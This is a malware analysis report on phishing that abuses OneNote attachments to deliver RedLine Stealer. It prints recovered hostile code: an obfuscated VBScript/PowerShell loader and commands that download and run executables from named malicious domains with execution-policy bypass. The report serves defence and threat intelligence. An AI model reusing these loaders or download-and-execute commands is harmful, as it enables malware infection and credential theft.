OneNote as malware vector

Malware Lab Analysis Report

Summary

DEFENCE TECH

1

Our Malware Lab

1. Our Malware Lab

Defence Tech Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

CORRADO AARON VISAGGIO
Group Chief Scientist Officer & Malware Lab Director
a.visaggio@defencetech.it

DEFENCE TECH

2

Executive Summary

2. Executive Summary

Since Microsoft blocked **VBA macros*** in Office files coming from the internet, threat actors have been moving to new attack vectors to infect their victims.

OneNote is another lesser-known product of the Microsoft 365 suite which revealed to be a good target for new exploitation techniques since it is likely already installed on most Microsoft customers' computers. Indeed, **OneNote** recently has become a relevant infection vector for malware campaigns that rely on phishing e-mails.

Starting from the second half of December 2022 we observed an increasing number of OneNote samples uploaded on **Malware Bazaar****, an open threat intelligence platform focused on sharing malware samples among researchers, thus we decided to analyse a recent version of this malicious agent. Since this is a new technique, such samples have low scores on meta-analysis platforms like **VirusTotal***** since many antimalware vendors are not still able to detect it.

**Macros from the internet are blocked by default in Office - Deploy Office | Microsoft*

***MalwareBazaar | Browse malware file_type:one*

****VirusTotal - File - bf8c7c35cb5b8f47ad7fe7e89322960e105efa754360953ca854925a6b914092*

When opened, OneNote samples display arbitrary content such as text or images which can be used for targeted attacks. The goal is to induce the user into clicking a button which is a link to an embedded malicious file, one of such documents can be seen in figure 1.

OneNote files do not allow the inclusion of macros, instead this technique simply consists in embedding one or more malicious payloads as attached files in OneNote documents, furthermore the software will display a confirmation dialog before running any of these files.

This means that the content of the file will likely be some kind of social engineering technique to frighten the user into allowing the execution of malware.




Figure 1. Content of the sample analysed in this report

Ultimately abusing OneNote is a vector whose purpose is to deploy the actual malicious payload which often is a well-known threat. In this report we analysed a sample that deploys RedLine Stealer.

DEFENCE TECH

3 Analysis

3. Analysis

As already mentioned, OneNote files do not support the inclusion of macros, this means attackers have to get creative to find ways to trick users into executing files in a convincing way.

This sample, for instance, includes many links to its malicious payload and covers them with an overlayed **"Review Documents" button** which is just an image. So, when the user clicks the button, one of the underlying links is activated, indeed.

Figure 2 shows how does the document look like when the fake button is moved away from its position.




Figure 2. Moving away the fake button reveals many file links underneath it

Using an open-source Python script called **onedump***, we were able to list and extract all the files stored inside this sample. Figure 3 shows the list of embedded files:

```
remnux@remnux:~/Lab$ python3 ~/Tools/onedump.py malware.one
File: malware.one
 1: 0x00003540 .PNG 89504e47 0x000000ef 088833d5a4fdcd105a34657922326f76
 2: 0x00003788 <Scr 3c536372 0x00006441 39f3c510f46d605202844e35c07db84b
 3: 0x0000a0f0 .PNG 89504e47 0x000014a6 0229d876e9208270eceaa3a65accbdde
 4: 0x00012470 .PNG 89504e47 0x00000147 9cc9eb32f6ed4a3cef2e62e258895f95
 5: 0x0001da30 <htm 3c68746d 0x000009cd 558da264c83bfe58c1fc56171c90c093
 6: 0x0006a390 L... 4c000000 0x000008be ef7f9739337bc657cd0a63e32e27d0a1
 7: 0x0006ac88 .PNG 89504e47 0x000004b8 09cdda009a19de19700290d12773af42
```

Figure 3. Embedded files

** New Tool: onedump.py | Didier Stevens*

Most files are PNG images but the files at line 2, 5 and 6 look suspicious: two seem to be some kind of HTML or XML-like document while the other one is a binary file, so we dumped each one of them as standalone files for analysis.

3.1 ID 2: technical analysis

The file with ID 2 is an HTML tag containing obfuscated JavaScript code shown in fig. 4.

```
<Script Language='Javascript'>
<!-- youhacker Crypter tg channel:https://t.me/toxicnetarmy -->
<!--
document.write(unescape('%3C%73%63%72%69%70%74%20%6C%61
//-->
</Script>
```

Figure 4. ID 2: Obfuscated JavaScript script

The script decodes more HTML code using the *unescape* function and executes it by appending it to the current document using *document.write*. The resulting code is shown in figure 5.

This is another script tag but this time with language set to VBScript, which is a scripting engine that is only supported by Windows' HTML Application host (mshta.exe). The peculiarity of *mshta* is that its scripts run without the usual sandbox applied by the browsers. In fact, this script attempts to start a new PowerShell process with a Base64-encoded command line.

```
document.write(unescape('<script language="VBScript">
Set objShell = CreateObject("WScript.Shell")
 objshell.Run "cmd /c powershell -E JABzAD0ATgBlAHcALQBPAGIAagBlAGMA
self.close
</script>
'));
```

Figure 5. Malicious de-obfuscated JS script

The decoded command is shown in figure 6, it contains yet another Base64 blob with instructions to decode and execute it. The script decodes the Base64 string to a byte array and passes it to a Gzip stream to decompress it, finally it decodes it as an UTF-16 string and dynamically executes it by calling *"IEX"*, short alias for the Invoke-Expression command.

Manually decoding the blob reveals a command which launches another PowerShell instance with a different encoded command line; decoding this second stage results in another stage like the one in figure 5. Expecting this pattern to repeat, we developed a quick script to unpack this script until the pattern stops after 6 stages. We are left with a single PowerShell command that attempts to launch a file named *"C:\Users\Administrator\Desktop\pss1.ps1"*.

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIACyi0mMC/42YzXLiyBKFX2VeYCLwb3hzF1kgCRoELkBgsQNMVE/
jbty2x7L99HO+LE8vZnGjVwqhqqzMkydPZvF46g5Pzl8PDw9//Fn88cXChwl6tkzhwYZ7m8Rwa9XItrxXtd2bJSuOtuzsbyt6tonhxaob26dwZSXfw7
IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Figure 6. Obfuscated string

The multi-stage packing is summarized in the chart in figure 7.




Figure 7. Decrypting workflow

Interestingly the *"pss1.ps1"* (another PowerShell script) is not included in this sample, which lead us to believe that this might be some kind of debugging facility or part of a different malware which has been used as a base to create this sample.

3.2 ID 5: technical analysis

The file with ID 5 uses the same obfuscation scheme with *unescape* as the previous file. Figure 8 shows the de-obfuscated code where it is another HTML file with a Visual Basic script; this time the file fakes a "Not found" error page while executing the next stage in the background.

```
document.write(unescape('<html>
<head>
<title> >_ </title>
<center><h1>404 Not Found</h1></center>
<script language="VBScript">
Sub window_onload
    const impersonation = 3
    Const HIDDEN_WINDOW = 12
    Set Locator = CreateObject("WbemScripting.SWbemLocator")
    Set Service = Locator.ConnectServer()
    Service.Security_.ImpersonationLevel=impersonation
    Set objStartup = Service.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    Set Process = Service.Get("Win32_Process")
    Error = Process.Create("cmd.exe /c powershell.exe -windowstyle hidden (New-Object
    System.Net.WebClient).DownloadFile('https://somosnutrisalud.cl/installs/clean/payroll.exe', '%appdata%\payroll.exe');
    Start-Process '%appdata%\payroll.exe'", null, objConfig, intProcessID)
    window.close()
end sub
</script>
```

Figure 8. Malicious de-obfuscated JS script

The script launches a PowerShell command to download and execute the next stage (see figure 9).

```
cmd.exe /c powershell.exe -windowstyle hidden (New-Object System.Net.WebClient)
.DownloadFile('https://somosnutrisalud.cl/installs/clean/payroll.exe', '%appdata%\payroll.exe');
Start-Process '%appdata%\payroll.exe'", null, objConfig, intProcessID)
```

Figure 9. Malicious cmdline

The payload is downloaded in the in AppData folder and then executed. We could not continue the analysis of this stage as the download link had already been offline for several weeks.

However, in this case as well, the file doesn't seem to be referenced in the OneNote document and it is still unclear how it is meant to be executed.

3.3 ID 6: technical analysis

The last file (ID 6) from figure 3 is different from the others because it is a binary format and printing it as text shows several PowerShell-related strings; in particular, in figure 10 the ***"ExecutionPolicy bypass"* option*** can be seen, which disables signature checks on PowerShell scripts making it possible to launch malicious script.

```
remnux@remnux:~/Lab$ python3 ~/Tools/onedump.py -s 6 -d malware.one
P@O@ @:i@+00@/C:\V1Windows@     @.WindowsZ1System32B    @.System32t1WindowsPowerShellT  @.WindowsPo
werShell N1v1.0: @.v1.0l2powershell.exeN @.powershell.exeE..\..\..\..\..\Windows\System32\WindowsPo
werShell\v1.0\powershell.exe@-ExecutionPolicy bypass -noprofile -windowstyle hidden (New-Object Sys
tem.Net.WebClient).DownloadFile('https://oiartzunirratia.eus/install/clean/Lcovlccdxd.exe','%APPDAT
A%\svhost.exe');Start-Process '%APPDATA%\svhost.exe' C:\Windows\System32\imageres.dll@%SystemRoot%\
System32\imageres.dll%SystemRoot%\System32\imageres.dll@%@
```

Figure 10. ID 6: Evasion PowerShell command

Exporting the stream as a standalone file and analysing it, **Detect It Easy**** reveals that it is actually a Windows shortcut file (.lnk). The content of the file can be simply analysed with explorer's property dialog shown in figure 11, revealing it is a link that launches PowerShell with a specific command line, the same one shown in figure 10.

The icon is also modified to look like a notepad document and this is possible since the lnk format supports icon customization. In this case it is taken from the imageres.dll system file.




Figure 11. Shortcut file dumped with a PowerShell ommand line as target

** about Execution Policies - PowerShell | Microsoft*

*** horsicq/Detect-It-Easy: Program for determining types of files for Windows, Linux and MacOS. (github.com)*

svhost.exe is a packed .NET executable that dynamically loads a RedLine Stealer sample which connects to the C2: *194[.]26[.]192[.]248.*

RedLine Stealer is a well-known malware family which employs a malware-as-a-service model where the developers, using underground forums or telegram channels, sell it to third parties who then distribute it to steal victim's data.

Redline Stealer can extract account passwords from all the most common Windows applications such as browsers, VoIP and chat platforms, cryptocurrency wallets, game platforms and system administration tools.

3.4 IOC

We extracted important IoC in table 1:

Type	Value	Note
SHA-256	bf8c7c35cb5b8f47ad7fe7e89322960e105efa754360953ca854925a6b914092	OneNote file
SHA-256	e501319e9297fb68c79bdc32bada702d6f38f14ae3cd66e915be0aca98a83c82	First embedded file
SHA-256	7b96da9c88b9ad7a56fdc220c0a68a196f8ce46e2247cd1c6cc26d6a4f12f870	Second embedded file
SHA-256	a517abf69af75cef34cc2db14981ea42b2ef4424c140e37363f80badb2353c6c	Third embedded file
Domain	somosnutrisalud[.]cl	VirusTotal AlienVault
Domain	oiartzunirratia[.]eus	VirusTotal AlienVault
IP	194[.]26[.]192[.]248	VirusTotal AlienVault

Table 1. Indicators of compromise

DEFENCE TECH

4

Conclusion


4. Conclusion

The sample we analysed is odd because it contains three separate infection payloads, but only one works and can be executed by the victim. Our hypothesis is that this is the result of the attacker modifying someone else's file and accidentally not removing the original payloads. Regardless, the focus of this report was documenting this new technique of using OneNote as an infection vector.

Our recommendations to mitigate this emerging threat is to update email filtering software to block .one attachments, since this is not a common file format it may slip through existing filtering rules.

For monitoring tools, we recommend logging or blocking child processes from OneNote, this is already a common rule for other Office apps, but such rules may be calibrated on the more common Word, Excel and PowerPoint and not the other programs of the suite.

Moreover, considering that companies are the most targeted by Phishing attacks, it is important to improve the self-awareness of employees by explaining them the tactics and dangers of this kind of attacks.



Defence Tech Holding S.p.A Società Benefit

Via Giacomo Peroni, 452 - 00131 Roma
tel. 06.45752720 - fax 06.45752721
info@defencetech.it - www.defencetech.it